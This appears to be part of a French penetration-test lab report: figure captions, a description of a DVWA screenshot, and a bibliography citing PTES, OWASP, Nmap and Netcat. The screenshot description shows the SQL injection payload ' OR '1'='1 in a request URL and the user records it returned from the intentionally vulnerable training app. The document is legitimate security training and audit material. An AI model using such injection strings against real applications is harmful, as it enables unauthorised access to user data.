


Figure A.11.6




Figure A.11.7

The screenshot shows a Kali Linux virtual machine running VMware Workstation 17. The browser window displays the DVWA (Damn Vulnerable Web Application) interface. The URL bar shows the address `192.168.48.134/dvwa/vulnerabilities/sqli/?id='+OR+'1'%3D'1&Submit`. The page title is "Vulnerability: SQL Injection".

On the left sidebar, the "SQL Injection" menu item is highlighted. The main content area shows the results of a successful SQL injection attack. The "User ID:" field is empty, and the "Submit" button is visible. Below the input field, the following user details are displayed:

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

Below the results, the "More info" section provides links to external resources:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom left, the status information is displayed:

Username: admin
Security Level: low
PHPIDS: disabled

At the bottom right, there are buttons for "View Source" and "View Help".

Figure A.11.8





Figure A.11.9



6. Sources et Références Bibliographiques

Cette section liste les ressources documentaires, les standards de sécurité et les documentations techniques consultés pour la réalisation de ce mandat, la validation des vulnérabilités et l'élaboration des recommandations.

1. Méthodologie et Standards

- **PTES (Penetration Testing Execution Standard)**
 - The Penetration Testing Execution Standard Documentation.
 - Site officiel : <http://www.pentest-standard.org/>

2. Documentation des Vulnérabilités (Preuves et Analyses)

- **Port 1524 (Ingreslock / Backdoor)**
 - [.Metasploitable 2 VIII — port 1524 | by Miguel Sampaio da Veiga | Hacker Toolbelt | Medium](#)
 - Référence pour l'analyse du service bindshell sur Metasploitable.
- **Applications Web (DVWA - SQL Injection & XSS)**
 - **OWASP (Open Web Application Security Project).** OWASP Top 10.
 - Référence pour la classification et la correction des failles d'injection SQL et de Cross-Site Scripting (XSS).

3. Outils Utilisés

- **Nmap (Network Mapper)** : Documentation officielle (<https://nmap.org/book/man.html>) pour l'interprétation des scans TCP/UDP et la détection de versions (**-sV**, **-O**).
- **Netcat (nc)** : Manuel d'utilisation pour l'établissement de connexions brutes et le transfert de données.
- **Kali Linux Tools** : Documentation des outils comme **grep**.